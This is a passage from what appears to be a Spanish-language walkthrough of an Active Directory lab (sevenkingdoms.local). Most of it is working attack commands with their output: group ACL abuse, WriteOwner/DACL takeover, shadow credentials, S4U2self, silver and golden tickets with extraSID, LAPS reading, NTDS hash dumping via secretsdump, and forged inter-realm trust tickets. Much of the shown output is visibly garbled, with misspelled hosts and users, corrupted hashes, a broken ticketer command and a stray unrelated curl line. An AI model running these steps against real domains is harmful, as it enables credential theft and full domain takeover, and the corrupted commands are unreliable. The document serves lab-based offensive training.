  "distinguishedName": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local",
  "dn": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
}
```

Agregamos a **Tyron a Small Council**:

```
lddeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d
sevenkingdoms.local -s ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

```
---(root@sevenlab)~#
$ ldap ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
[4] User tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local successfully added to CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local
```

Vemos a los miembros del grupo Small Council:

```
lddeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d
sevenkingdoms.local -s ldap://192.168.56.10 membersof 'Small Council'
```

```
---(root@sevenlab)~#
$ ldap ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 membersof 'Small Council'
memberof
tyron.lannister
tyron.lannister
tyron.lannister
tyron.lannister
tyron.lannister
tyron.lannister
tyron.lannister
tyron.lannister
tyron.lannister
tyron.lannister
```

Como vemos el usuario tyron.lannister está **añadido en el grupo** de small council.

Agregar miembro en el grupo (Small Council → DragonStone)

Como Tyron está en el grupo small council, podemos agregarlo al grupo de dragonstone como hicimos antes:

```
ldexp ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d
sevenkingdoms.local -s ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

```
[root@hackinglab ~]#
[root@hackinglab ~]# ldapadd -x 'b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local"
[root@hackinglab ~]# ldapadd -x 'b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

Añadir propietario WriteOwner en grupo (DragonStone → Kingsguard)

Con **writeOwner** podemos cambiar el propietario de Kingsguard para que sea el propietario del grupo.

Usaremos **ownedit.py** de la versión de impacket (shutdown):

```
ownedit.py -action read -target 'kingsguard' -hashes
':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
```

```
[root@hackinglab ~]#
[root@hackinglab ~]# python3 ownedit.py -action read -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
Squashed: 48.18.1.100101010.3443.87618888 - Copyright 2021 Fortra

[*] Current owner information below
[*] - SID: S-1-5-21-344371074-344371074-344371074-1000
[*] - sAMAccountName: vagrant
[*] - distinguishedName: CN=vagrant,CN=Users,DC=sevenkingdoms,DC=local
```

```
ownedit.py -action write -new-owner 'tyron.lannister' -target 'kingsguard' -
hashes ':b3b3717f7d51b37fb325f7e7d048e998'
sevenkingdoms.local/tyron.lannister
```

```
[root@hackinglab ~]#
[root@hackinglab ~]# python3 ownedit.py -action write -new-owner 'tyron.lannister' -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
Squashed: 48.18.1.100101010.3443.87618888 - Copyright 2021 Fortra

[*] Current owner information below
[*] - SID: S-1-5-21-344371074-344371074-344371074-1000
[*] - sAMAccountName: vagrant
[*] - distinguishedName: CN=vagrant,CN=Users,DC=sevenkingdoms,DC=local
[*] OwnerId modified successfully
```

Si volvemos a leer las propiedades del grupo, vemos el cambio realizado:

```
[root@hackinglab ~]#
[root@hackinglab ~]# python3 ownedit.py -action read -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
Squashed: 48.18.1.100101010.3443.87618888 - Copyright 2021 Fortra

[*] Current owner information below
[*] - SID: S-1-5-21-344371074-344371074-344371074-1000
[*] - sAMAccountName: tyron.lannister
[*] - distinguishedName: CN=tyron.lannister,CN=Westerlands,DC=sevenkingdoms,DC=local
```

Ahora el **dueño del grupo kingsguard es tyron.lannister**. Como propietario del grupo ahora podemos **cambiar la ACL** y **activar GenericAll** en el grupo:

```
dacledit.py -action 'write' -rights 'FullControl' -principal tyron.lannister -
target 'kingsguard' 'sevenkingdoms.local'/'tyron.lannister' -hashes
':b3b3717f7d51b37fb325f7e7d048e998'
```

Con GenericAll podemos agregar a Tyron al grupo kingsguard:

```
ldexp ldap -u tyron.lannister -H 'b3b3717f7d51b37fb325f7e7d048e998' -d
sevenkingdoms.local -s ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

```
[*] curl -s -u user:password -H "Host: 10.10.10.10" -d "server=google.com" -X GET http://10.10.10.10:80/ -k --insecure --cert user.crt --key user.key --ssl --sslverify no
```

GenericAll en el usuario (kingsguard → stannis)

Con **Tyron** en el grupo **kingsguard**, podemos tomar el control de **Stannis** con **genericAll**, así que vamos a cambiar la contraseña de **Stannis** con **Ideep** (utilizaremos el **nt-hash** de **Tyron**):

```
net rpc password stannis.baratheon --pw-nt-hash -U
sevenkingdoms.local/tyron.lannister%b3b3717f7d51b37fb325f7e7d048e998 -S
kingslanding.sevenkingdoms.local
```

stannis.baratheon ahora tiene de contraseña password123

GenericAll en el ordenador (Stannis → Kingslanding)

Tenemos el control de **Stannis**, terminaremos el control del dominio con **genericWrite** en el **DC**:

Realizaremos un **shadow credentials** con certipy:

```
certipy shadow auto -u stannis.baratheon@sevenkingdoms.local -p  
'password123' -account 'kingslanding$'
```

```

(pympocket)-(th3king@h4cklab)-[-]
$ certipy shadow auto -u stamir.bortolomeis@sevenkingdoms.local -p 'password123' -account 'kingstanding'
Certipy v0.1.0 - by Oliver Lysek (lysek)

[*] Targeting user 'KINGSLANDING$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a07fe53e-cf47-7372-1132-57c5b0f5685b'
[*] Adding Key Credential with device ID 'a07fe53e-cf47-7372-1132-57c5b0f5685b' to the Key Credentials for 'KINGSLANDING$'
[*] Successfully added Key Credential with device ID 'a07fe53e-cf47-7372-1132-57c5b0f5685b' to the Key Credentials for 'KINGSLANDING$'
[*] Authenticating as 'KINGSLANDING$' with the certificate
[*] Using principal: kingstanding@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'kingstanding.ccache'
[*] Trying to retrieve NT hash for 'kingstanding$'
[*] Restoring the old Key Credentials for 'KINGSLANDING$'
[*] Successfully restored the old Key Credentials for 'KINGSLANDING$'
[*] NT hash for 'KINGSLANDING$': 0b5ec9b9c49c3d5edc33320496ee?

```

Ahora tenemos el **TGT** y el **hash NT** de **kingstanding\$**, podríamos hacer **DCsync** en **kingstanding** porque es un **DC**, pero vamos a obtener una shell en el próximo punto.

Shell de administrador

S4U2Auto

Solicitamos un TGS como usuario del dominio administrador abusando de **S4U2self**:

```

export KRB5CCNAME=kingstanding.ccache
getST.py -self -impersonate "Administrator" -altservice
"cifs/kingstanding.sevenkingdoms.local" -k -no-pass -dc-ip 192.168.56.10
"sevenkingdoms.local"/kingstanding$

```

```

(pympocket)-(th3king@h4cklab)-[-]
$ getST.py -self -impersonate "Administrator" -altservice "cifs/kingstanding.sevenkingdoms.local" -k -no-pass -dc-ip 192.168.56.10 "sevenkingdoms.local"/kingstanding$
Impacket v0.10.1.dev1+20230120.2445.97bd8d4c - Copyright 2022 Fortra

[*] Impersonating Administrator
[*] Requesting KRB5TGT
[*] Changing service from kingstanding@sevenkingdoms.local to cifs/kingstanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
[*] Saving ticket to Administrator@cifs/kingstanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

```

Ahora usaremos el **TGS** para conectarnos como administrador:

```

export KRB5CCNAME=Administrator@cifs_kingstanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingstanding.sevenkingdoms.local

```

```

(pympocket)-(th3king@h4cklab)-[-]
$ export KRB5CCNAME=Administrator@cifs_kingstanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

(pympocket)-(th3king@h4cklab)-[-]
$ wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingstanding.sevenkingdoms.local
Impacket v0.10.1.dev1+20230120.2445.97bd8d4c - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>whoami
sevenkingdoms\administrator
C:\>

```

Silver Ticket

Otra manera de obtener una shell es creando un silver ticket. Primero buscamos el SID del dominio:

```
lookupsid.py -hashes '4b5ac9be0c46c365ed1c531326456ee7'
'sevenkingdoms.local/'kingslanding$ '@kingslanding.sevenkingdoms.local 0
```

```
(theking@h4cklab)-[~]
$ lookupsid.py -hashes '4b5ac9be0c46c365ed1c531326456ee7' 'sevenkingdoms.local/' 'kingslanding$@kingslanding.sevenkingdoms.local' &
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Brute forcing SIDs at kingslanding.sevenkingdoms.local
[*] kingslanding: sevenkingdoms.local\kingslanding$@kingslanding.sevenkingdoms.local
[*] Domain SID is: S-1-5-21-3489730274-2666237749-3690367266
```

Creamos el silver ticket con el SID:

```
ticketer.py -nthash '4b5ac9be0c46c365ed1c531326456ee7' -domain-sid 'S-1-5-21-3489730274-2666237749-3690367266' -domain sevenkingdoms.local -spn
cifs/kingslanding.sevenkingdoms.local Administrator
```

```
(theking@h4cklab)-[~]
$ ticketer.py -nthash '4b5ac9be0c46c365ed1c531326456ee7' -domain-sid 'S-1-5-21-3489730274-2666237749-3690367266' -domain sevenkingdoms.local -spn
cifs/kingslanding.sevenkingdoms.local Administrator
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC info
[*] Constructing ticket for sevenkingdoms.local\Administrator
[*] PAC_LOOM_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncOSRespPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_SIGNATURE_CHECKSUM
[*] EncTicketPart
[*] EncOSRespPart
[*] Saving ticket to Administrator.cache
```

Usamos el ticket generado y obtenemos shell de administrador:

```
export KRB5CCNAME=Administrator.cache
```

```
wmiexec.py -k -no-pass
sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
```

```
(theking@h4cklab)-[~]
$ wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>whoami
sevenkingdoms.local\administrator
C:\>
```

LAPS Passwords

Podemos leer las contraseñas LAPS con el módulo de crackmapexec **LAPS**:

```
crackmapexec ldap 192.168.56.12 -d esos.local -u jorah.mormont -p 'H0nnor!' --module laps
```

```
(th3king@backlab)-[~]
└─$ crackmapexec ldap 192.168.56.12 -d esos.local -u jorah.mormont -p 'H0nnor!' --module laps
[+] Windows Server 2016 Standard Evaluation 14791 004 (name:PROD/IN) (domain:esos.local)
[+] Signing Time: (0000000000000000)
LDAP 192.168.56.12 389 MEDIUM [+] esos.local\jorah.mormont:H0nnor!
LAPS 192.168.56.12 389 MEDIUM [+] Getting LAPS Passwords
LAPS 192.168.56.12 389 MEDIUM Computer: MALLARD Password: j0h-1001-000j-
```

Enumerar Confianza (Trust)

Enumeramos la confianza con **ldeep**:

```
ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.10 trusts
```

```
(th3king@backlab)-[~]
└─$ ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.10 trusts
dn: CN=esos.local,CN=System,DC=sevenkingdoms,DC=local
cn: esos.local
securityIdentifier: S-1-5-21-1730830217-1798177506-2931316051
name: esos.local
trustDirection: bidirectional
trustPartner: esos.local
trustType: Windows domain running Active Directory
trustAttributes: FOREST_TRANSITIVE | TREAT_AS_EXTERNAL
FlatName: ESSOS

dn: CN=north.sevenkingdoms.local,CN=System,DC=sevenkingdoms,DC=local
cn: north.sevenkingdoms.local
securityIdentifier: S-1-5-21-921444021-1544353489-1366240443
name: north.sevenkingdoms.local
trustDirection: bidirectional
trustPartner: north.sevenkingdoms.local
trustType: Windows domain running Active Directory
trustAttributes: WITHIN_FOREST
FlatName: NORTH
```

```
ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.12 trusts
```

```
(th3king@backlab)-[~]
└─$ ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.12 trusts
dn: CN=sevenkingdoms.local,CN=System,DC=esos,DC=local
cn: sevenkingdoms.local
securityIdentifier: S-1-5-21-3409730274-2666237749-3690367265
name: sevenkingdoms.local
trustDirection: bidirectional
trustPartner: sevenkingdoms.local
trustType: Windows domain running Active Directory
trustAttributes: FOREST_TRANSITIVE
FlatName: SEVENKINGDOMS
```


Sevenkingdoms → esos

trustAttributes: FOREST_TRANSITIVE | TREAT_AS_EXTERNAL (historial SID habilitado)


esos → sevenkingdoms

trustAttributes: FOREST_TRANSITIVE

En bloodhound (**MATCH p=(n:Domain)-->(m:Domain) RETURN p**)



Vemos que existe confianza bidireccional entre **north.sevenkingdoms.local** y **sevenkingdoms.local** (**padre/hijo**) y confianza bidireccional entre **esos.local** y **sevenkingdoms.local**

Confianza north.sevenkingdoms → sevenkingdoms.local (hijo/padre)**Escalar de hijo a padre:**

Para escalar de hijo a padre de **north.sevenkingdoms.local** a **sevenkingdoms.local**, la manera más sencilla es con impacket **raiseChild**:

```
raiseChild.py
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'
```

```

(theking@hacker)-[~]
$ raiseChild.py north.sevenkingdoms.local/edward.stark:'FightPlaceAndHonor!'

Impacket v0.10.1-dev1+20230320.1601.2503date - Copyright 2022 Fortra

[*] raising child domain north.sevenkingdoms.local
[*] forest FQDN is: sevenkingdoms.local
[*] Raising north.sevenkingdoms.local to sevenkingdoms.local
[*] sevenkingdoms.local Enterprise Admin SID is: S-1-5-21-3485734274-2800237749-1096907260-513
[*] Getting credentials for north.sevenkingdoms.local
north.sevenkingdoms.local/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ba686e0d512531d057b00993189a3dec:::
north.sevenkingdoms.local/krbtgt:ms256-cts-hmac-sha1-96s:04b7a9a7c0d140910f1c99039260be14ee9efc023d02a07e9d5c15d25f9da78
[*] Getting credentials for sevenkingdoms.local
sevenkingdoms.local/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:85cc10007680ccf005a1579d61cd53f0:::
sevenkingdoms.local/krbtgt:ms256-cts-hmac-sha1-96s:7235dd333c01e2a3a4c739c0035f59d52662d0b10c72d08f00bf045150b5313
[*] Target User account name is Administrator
sevenkingdoms.local/Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
sevenkingdoms.local/Administrator:ms256-cts-hmac-sha1-96s:0d13a6150c9082d2b21f00f11b0aef4bc60c6efed5b42ce1296e581e4d837

```

Con esta herramienta obtenemos un golden ticket de administrador del bosque.

sevenkingdoms.local/Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::

Comprobamos el acceso con crackmapexec:

```
crackmapexec smb 192.168.56.10 -u Administrator -H c66d72021a2d4744409969a581a1705e -d sevenkingdoms.local
```

```

(theking@hacker)-[~]
$ crackmapexec smb 192.168.56.10 -u Administrator -H c66d72021a2d4744409969a581a1705e -d sevenkingdoms.local
SMB 192.168.56.10 445 KRB5L400ING [*] Windows 10.0 build 17763 x64 (name:KINGDOMS) (domain:sevenkingdoms.local)
(c:\program\cs) (service:lsass)
SMB 192.168.56.10 445 KRB5L400ING [*] sevenkingdoms.local/Administrator:c66d72021a2d4744409969a581a1705e (Pwn3d!)

```

Golden ticket + extraSID

Hicimos la explotación automatizada con raiseChild de impacket, ahora vamos a hacer lo mismo, pero paso a paso. La explicación a este ataque está documentada en el siguiente enlace: <https://adsecurity.org/?p=1640>

Volcamos el **krbtgt** del dominio que poseemos con **impacket-secretsdump**:

```
impacket-secretsdump -just-dc-user north/krbtgt \north.sevenkingdoms.local/edward.stark:'FightP3aceAndHonor!'@192.168.56.11
```

```

(theking@hacker)-[~]
$ impacket-secretsdump -just-dc-user north/krbtgt \north.sevenkingdoms.local/edward.stark:'FightP3aceAndHonor!'@192.168.56.11

Impacket v0.10.1-dev1+20230320.1601.2503date - Copyright 2022 Fortra

[*] dumping domain credentials (domain\oldsid\Indashmash)
[*] Using the RSAPKI method to get NTDS.CRT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ba686e0d512531d057b00993189a3dec:::
[*] Kerberos keys grabbed
krbtgt:ms256-cts-hmac-sha1-96:04b7a9a7c0d140910f1c99039260be14ee9efc023d02a07e9d5c15d25f9da78
krbtgt:ms256-cts-hmac-sha1-96:c0e12a37c2a62880004430f0f6faa2
krbtgt:msc-cts-hmac-sha1-96:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e
[*] Cleaning up...

```

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ba686e0d512531d057b00993189a3dec:::

Obtenemos el SID del dominio principal y secundario:

```
lookupsid.py -domain-sids
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.1
1 0
```

Domain SID is: S-1-5-21-921444021-1544353489-1366240443

```
(th3king@backlab)-[~]
$ lookupsid.py -domain-sids north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.11 0
Impacket v0.10.1.dev1+20230120.1601.2ba82a8e - Copyright 2022 fortra

[+] Brute forcing SIDs at 192.168.56.11
[+] StringBinding ncacn_ip=192.168.56.11[\pipe\lsarpc]
[+] Domain SID is: S-1-5-21-921444021-1544353489-1366240443
```

```
lookupsid.py -domain-sids
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.1
0 0
```

Domain SID is: S-1-5-21-3489730274-2666237749-3690367266

```
(th3king@backlab)-[~]
$ lookupsid.py -domain-sids north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.10 0
Impacket v0.10.1.dev1+20230120.1601.2ba82a8e - Copyright 2022 fortra

[+] Brute forcing SIDs at 192.168.56.10
[+] StringBinding ncacn_ip=192.168.56.10[\pipe\lsarpc]
[+] Domain SID is: S-1-5-21-3489730274-2666237749-3690367266
```

Creamos el **golden ticket**, agregando **-519** al final del **extra-sid**. Esto significa que es administrador.

- lista del SID del dominio en el siguiente enlace:
<https://learn.microsoft.com/en-us/windows-server/identity/ads/manage/understand-security-identifiers>

```
ticketer.py -nthash ba686e0d512531d057b00993189a3dec -domain-sid S-1-5-21-921444021-1544353489-1366240443 -domain north.sevenkingdoms.local -
extra-sid S-1-5-21-3489730274-2666237749-3690367266-519 goldenuser
```

```
(th3king@backlab)-[~]
$ ticketer.py -nthash ba686e0d512531d057b00993189a3dec -domain-sid S-1-5-21-921444021-1544353489-1366240443 -domain north.sevenkingdoms.local
-extra-sid S-1-5-21-3489730274-2666237749-3690367266-519 goldenuser
Impacket v0.10.1.dev1+20230120.1601.2ba82a8e - Copyright 2022 fortra

[+] Creating basic domain ticket and PAC buffer
[+] Outgoing ticket for north.sevenkingdoms.local/goldenuser
[*] PAC LOOKUP_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[+] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRINTER_CHECKSUM
[*] EncTicketPart
[*] EncAsRepPart
[+] Saving ticket to goldenuser.ccache
```

Ya tenemos el **golden ticket**, lo usaremos para volcar el **NTDS** del dominio principal con **secretsdump**:

```
export KRB5CCNAME=goldenuser.ccache
impacket-secretsdump -k -no-pass -just-dc-
ntlm north.sevenkingdoms.local/goldenuser@kingslanding.sevenkingdoms.
local
```

```

(theking@hacking)-[~]
$ impacket-secretsdump -k -ni-pass -just-dc-ntlm north.sevenkingdoms.local/gvidemuser@ingulanding.sevenkingdoms.local
Impacket v0.10.1.dev120230120.1401.2b081abe - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uuid:r1b1:lmash:ntlmsh)
[*] Using the DSAPI method to get NTLM.SIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66372621a2d4744a09969a883a1795e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:3136cfe6d16e991b77c5d7ebc499c:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:88cc70607689ccf605a1570d61cd53f0:::
vagrant:5009:aad3b435b51404eeaad3b435b51404ee:v025uc30333505171d913c245035908b:::
synia.lanrister:1113:aad3b435b51404eeaad3b435b51404ee:a752c9c7471700111a0300aaf72e987:::
jaine.lanrister:1114:aad3b435b51404eeaad3b435b51404ee:a9f6fa63bc075ebc76d:8551d7:Fbda:::
cersei.lanrister:1115:aad3b435b51404eeaad3b435b51404ee:c247f42516053893c7ad0cf8c349054h:::
tyree.lanrister:1116:aad3b435b51404eeaad3b435b51404ee:1h337177d9f1b37f03237c7d948e998:::
robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9429cf007326107eb1c519c34ee0d4be:::
joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b6babbc15770511334b3829466048f1:::
robb.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:11a6ed4f09086764e0611acfed400e:::
stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:a9f8fa63bc4075ebc76d:855d74:Fbda:::
pettyer.baelish:1121:aad3b435b51404eeaad3b435b51404ee:6c429cfa1271a021352504b005c86210:::
lancel.varys:1122:aad3b435b51404eeaad3b435b51404ee:33f2a79621481d4a2fa82d6147ac:99:::
maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a95fa78a56a755ed46537d087953:::
M16SLAM0W5:1001:aad3b435b51404eeaad3b435b51404ee:40acv0e0c6c10ed1c331226a0aa0ab53d31b181021a:::
M0070F:1204:aad3b435b51404eeaad3b435b51404ee:5dee5b60b206a0aa0ab53d31b181021a:::
E5505$:1165:aad3b435b51404eeaad3b435b51404ee:ab31a871f9cd66227c78d486d079b40:::
[*] Cleaning up...

```

TGT entre reinos

Escalar de hijo a padre es extraer la clave de confianza y usarla para crear nuestro ticket de confianza. La clave de confianza se puede encontrar apuntando al nombre de netbios del dominio en ntds:

```

impacket-secretsdump -just-dc-user 'SEVENKINGDOMS$'
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.1
1

```

```

(theking@hacking)-[~]
$ impacket-secretsdump -just-dc-user 'SEVENKINGDOMS$' north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.1
Impacket v0.10.1.dev120230120.1401.2b081abe - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uuid:r1b1:lmash:ntlmsh)
[*] Using the DSAPI method to get NTLM.SIT secrets
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:5dee5b60b206a0aa0ab53d31b181021a:::
[*] Kerberos keys grabbed
SEVENKINGDOMS$:aes128-cts-hmac-sha1-64:8b1b510f3319731a176961a740e6f9f7fbb1d2c3b59d1a0ff368322fa7fac788f
SEVENKINGDOMS$:aes128-cts-hmac-sha1-64:696c945204a011c34630cf78a23579010
SEVENKINGDOMS$:des-cbc-md5-sha1:33751c6941831
[*] Cleaning up...

```

SEVENKINGDOMS\$:1105:aad3b435b51404eeaad3b435b51404ee:5dee5b60b206a0aa0ab53d31b181021a:::

Ahora que tenemos la clave de confianza, podemos falsificar el ticket, como hicimos anteriormente, pero esta vez configuraremos el spn: **krbtgt/parent_domain**

```

ticketer.py -nthash 5dee5b60b206a0aa0ab53d31b181021a -domain-sid S-1-5-21-921444021-1544353489-1366240443 -domain north.sevenkingdoms.local -extra-sid S-1-5-21-3489730274-2666237749-3690367266-519 -spn
krbtgt/sevenkingdoms.local trustfakeuser

```

```

(th3king@h4ck1ab)-[~]
$ ticketer.py -attack b0d460e1121338578e0001180130e -email-id 8-1-8-21-003446021-154352048-1180349443 -domain earth.sevenkingdoms.local
cifs://8-1-8-21-3499178174-388627749-349026778-511 -spn krbtgt/sevenkingdoms.local trustfakeuser
Impacket v0.10.1.dev1+78210170.1601.2ha82ab6 - Copyright 2022 Fortra

[*] Creating basic Kerberos ticket, with PAC info
[*] Customizing ticket for 6601b.sevenkingdoms.local/trustfakeuser
[*] PAC.LOGON_INFO
[*] PAC.CLIENT_INFO.TYPE
[*] EncTicketPart
[*] EncKDCRepPart
[*] Signing/Encrypting final ticket
[*] PAC.SERVICE_CHECKSUM
[*] PAC.PRTYPER_CHECKSUM
[*] EncTicketPart
[*] EncKDCRepPart
[*] Saving ticket in trustfakeuser.ccache

```

Ahora usamos el TGT falsificado para solicitar un ST en el dominio principal:

```
export KRB5CCNAME=trustfakeuser.ccache
```

```
getST.py -k -no-pass -spn cifs/kingslanding.sevenkingdoms.local \
sevenkingdoms.local/trustfakeuser@sevenkingdoms.local -debug
```

```

(th3king@h4ck1ab)-[~]
$ getST.py -k -no-pass -spn cifs/kingslanding.sevenkingdoms.local \
sevenkingdoms.local/trustfakeuser@sevenkingdoms.local -debug
Impacket v0.10.1.dev1+78210170.1601.2ha82ab6 - Copyright 2022 Fortra

[*] Impacket (Library Installation Path): /usr/local/lib/python3.10/dist-packages/impacket
[*] Using Kerberos Cacher: trustfakeuser.ccache
[*] Returning cached credential for KRBtgt/SEVENKINGDOMS.LOCAL@EARTH.SEVENKINGDOMS.LOCAL
[*] Using TGT from cache
[*] Username retrieved from CCache: trustfakeuser
[*] Getting ST for user
[*] Trying to connect to KDC at SEVENKINGDOMS.LOCAL
[*] Saving ticket in trustfakeuser@sevenkingdoms.local@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

```

Ahora podemos usar el TGS y conectarnos, por ejemplo, por SMB:

```
export
KRB5CCNAME=trustfakeuser@sevenkingdoms.local@cifs_kingslanding.seve
nkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
```

```

(th3king@h4ck1ab)-[~]
$ export KRB5CCNAME=trustfakeuser@sevenkingdoms.local@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

(th3king@h4ck1ab)-[~]
$ smbclient.py -k -no-pass trustfakeuser@kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1+78210170.1601.2ha82ab6 - Copyright 2022 Fortra

